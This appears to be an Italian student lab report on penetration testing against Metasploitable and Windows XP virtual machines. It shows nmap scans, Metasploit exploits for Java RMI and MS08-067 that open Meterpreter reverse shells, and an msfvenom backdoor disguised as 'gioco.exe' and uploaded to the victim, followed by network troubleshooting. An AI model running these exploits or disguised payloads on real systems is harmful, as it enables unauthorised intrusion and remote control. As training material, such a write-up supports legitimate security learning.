

## PORTA 1099 – JAVA RMI

Ho dovuto cambiare ip perché nonostante vari tentativi e modifiche non mi si apriva la sessione di Meterpreter (N.B. EVIDENZE A FINE DOCUMENTO!)

Scansione nmap per trovare il servizio:

```
(kali@kali)-[~]
$ nmap -sV 192.168.1.40
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-09 20:28 EST
Nmap scan report for 192.168.1.40
Host is up (0.00034s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              vsftpd 2.3.4
22/tcp    open  ssh              OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet           Linux telnetd
25/tcp    open  smtp             Postfix smtpd
53/tcp    open  domain           ISC BIND 9.4.2
80/tcp    open  http             Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind          2 (RPC #100000)
139/tcp   open  netbios-ssn      Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn      Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec             netkit-rsh rexecd
513/tcp   open  login            OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi         GNU Classpath grmiregistry
1524/tcp  open  bindshell        metasploitable root shell
2049/tcp  open  nfs              2-4 (RPC #100003)
2121/tcp  open  ftp              ProFTPD 1.3.1
3306/tcp  open  mysql            MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql       PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc              VNC (protocol 3.3)
6000/tcp  open  X11              (access denied)
6667/tcp  open  irc              UnrealIRCd
8009/tcp  open  ajp13            Apache Jserv (Protocol v1.3)
8180/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.60 seconds
```

Cerco exploit disponibili:

```
msf6 > search java_rmi

Matching Modules
-----
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/gather/java_rmi_registry      2011-10-15      normal No     Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server      2011-10-15      excellent Yes    Java RMI Server Insecure Default Configuration Java Code Execution
2  auxiliary/scanner/misc/java_rmi_server  2011-10-15      normal No     Java RMI Server Insecure Endpoint Code Execution Scanner
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl
```

Utilizzo il path **exploit/multi/misc/java\_rmi\_server** e controllo le configurazioni necessarie:

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
-----
Name      Current Setting  Required  Description
-----
HTTPODELAY 10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS     192.168.1.25    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      1099            yes       The target port (TCP)
SRVHOST    0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT    8080            yes       The local port to listen on.
SSL        false           no        Negotiate SSL for incoming connections
SSLCert    Path to a custom SSL certificate (default is randomly generated)
URIPATH    The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
LHOST     192.168.1.25    yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
-----
Id  Name
--  -
0   Generic (Java Payload)

View the full module info with the info, or info -d command.
```

Configuro RHOSTS E LHOST:

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.40
rhosts => 192.168.1.40
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.1.25
lhost => 192.168.1.25
```

Avvio l'exploit:

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.40:1099 - Using URL: http://192.168.1.25:8080/D0o040
[*] 192.168.1.40:1099 - Server started.
[*] 192.168.1.40:1099 - Sending RMI Header...
[*] 192.168.1.40:1099 - Sending RMI Call...
[*] 192.168.1.40:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.40:57846) at 2023-03-09 20:30:40 -0500
```

Utilizzo il comando *ifconfig* per :

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.1.40
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:febb:b35d
IPv6 Netmask : ::
```

Utilizzo il comando *route* per :

```
meterpreter > route

IPv4 network routes
=====

  Subnet      Netmask      Gateway  Metric  Interface
  -----
  127.0.0.1    255.0.0.0    0.0.0.0
  192.168.1.40 255.255.255.0 0.0.0.0

IPv6 network routes
=====

  Subnet      Netmask      Gateway  Metric  Interface
  -----
  ::1         ::           ::
  fe80::a00:27ff:febb:b35d ::           ::
```

## BACKDOOR WINDOWS XP

Creo un file malevolo e lo chiamo gioco.exe per occultare la sua vera identità:

```
(kali@kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 -e x86/shikata_ga_inai i 10 -f exe LHOST=192.168.1.150 LPORT=4444 > Desktop/gioco.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] Skipping invalid encoder x86/shikata_ga_inai
[!] Couldn't find encoder to use
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Attivo msfconsole e sfrutto la vulnerabilità ms08-067 e procedo ad avviare la sessione di meterpreter:

```
msf6 > search ms08-067
Matching Modules
=====
#  Name
--  --
0  exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067
Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  --      -
RHOSTS     192.168.1.200    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      445              yes       The SMB service port (TCP)
SMBPIPE    BROWSER\desktop yes       The pipe name to use (BROWSER, SRVSV C)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
EXITFUNC   thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      192.168.1.150   yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Automatic Targeting

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.200
rhosts => 192.168.1.200
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit


[*] Started reverse TCP handler on 192.168.1.150:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.150:4444 -> 192.168.1.200:1032) at 2023-03-10 11:12:37 -0500
```

Nascondo il file gioco.exe in una foto per nascondere ancora di più la sua identità:



Invio il file sunset alla macchina vittima attraverso il comando upload:

```
meterpreter > upload /home/kali/Desktop/sunset C:/WINDOWS  
[*] uploading : /home/kali/Desktop/sunset → C:/WINDOWS  
[*] uploaded : /home/kali/Desktop/sunset → C:/WINDOWS\sunset
```



## EVIDENZE MALFUNZIONAMENTO METASPLOIT CON IP: 192.168.11.111 e 192.168.11.112

Ho cambiato le configurazioni:

```
GNU nano 2.0.7 File: /etc/network/interfaces Modified
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1

Get Help WriteOut Read File Prev Page Cut Text Cur Pos
Exit Justify Where Is Next Page UnCut Text To Spell
```

```
GNU nano 6.4
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.11.111/24
gateway 192.168.11.1
```

Ho conferato le configurazioni con ifconfig e le macchine pingano:

```
nsfadmin@metasploitable:~$ ifconfig
eth0: Link encap:Ethernet HWaddr 08:00:27:48:9c:0d
       inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0
       inet6 addr: fe80::a00:27ff:fe48:9c0d/64 Scope:Link
       UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
       RX packets:4 errors:0 dropped:0 overruns:0 frame:0
       TX packets:83 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:1000
       RX bytes:1336 (1.3 KB) TX bytes:5550 (5.4 KB)
       Base address:0xd020 Memory:f0200000-f0220000

lo: Link encap:Local Loopback
       inet addr:127.0.0.1 Mask:255.0.0.0
       inet6 addr: ::1/128 Scope:Host
       UP LOOPBACK RUNNING MTU:16436 Metric:1
       RX packets:132 errors:0 dropped:0 overruns:0 frame:0
       TX packets:132 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:0
       RX bytes:25131 (24.5 KB) TX bytes:25131 (24.5 KB)

nsfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data:
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=3.89 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.973 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.825 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=0.749 ms
--- 192.168.11.111 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3002ms
rtt min/avg/max/mdev = 0.749/1.611/3.899/1.323 ms
nsfadmin@metasploitable:~$
```

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255
       inet6 fe80::a00:27ff:feb1:9d67 prefixlen 64 scopeid 0<20<link>
       ether 08:00:27:48:9c:0d txqueuelen 1000 (Ethernet)
       RX packets 52 bytes 3498 (3.4 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 24 bytes 3076 (3.0 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 ::1 prefixlen 128 scopeid 0<10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 4 bytes 240 (240.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 4 bytes 240 (240.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
(kali@kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data:
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.660 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.905 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.806 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.913 ms
^C
--- 192.168.11.112 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3030ms
rtt min/avg/max/mdev = 0.660/0.821/0.913/0.102 ms
```

Scansione con nmap:

```
(kali@kali)-[~]
$ nmap -sV 192.168.11.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 07:09 EST
Nmap scan report for 192.168.11.112
Host is up (0.00069s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi      GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  cproxy-ftp?
3306/tcp  open  mysql?
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8180/tcp  open  unknown
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 212.95 seconds
```

Avvio Metasploit:

```
msf6 > search java_rmi

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/gather/java_rmi_registry        2011-10-15      normal No     Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes    Java RMI Server Insecure Default Configuration Java Code Execution
2  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal No     Java RMI Server Insecure Endpoint Code Execution Scanner
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
--      -
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS    1099            yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     1099            yes       The target port (TCP)
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes       The local port to listen on.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert   no              no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   no              no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Generic (Java Payload)
```

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost => 192.168.11.111
```

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
--      -
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS    192.168.11.112  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     1099            yes       The target port (TCP)
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes       The local port to listen on.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert   no              no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   no              no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Generic (Java Payload)
```

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/wNz8cE
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Exploit completed, but no session was created.
```



Dopo numerosi tentativi:

- Ho controllato le configurazioni di rete
  - Ho reinstallato Kali e Meta nel caso avessi modificato qualcosa negli esercizi precedenti
  - Ho cambiato la configurazione da "rete interna" a "bridge" così come veniva consigliato su internet
- Ma il risultato era sempre: "Exploit completed, but no session was created", ho perciò provato a cambiare ip e in quel caso tutto ha funzionato.

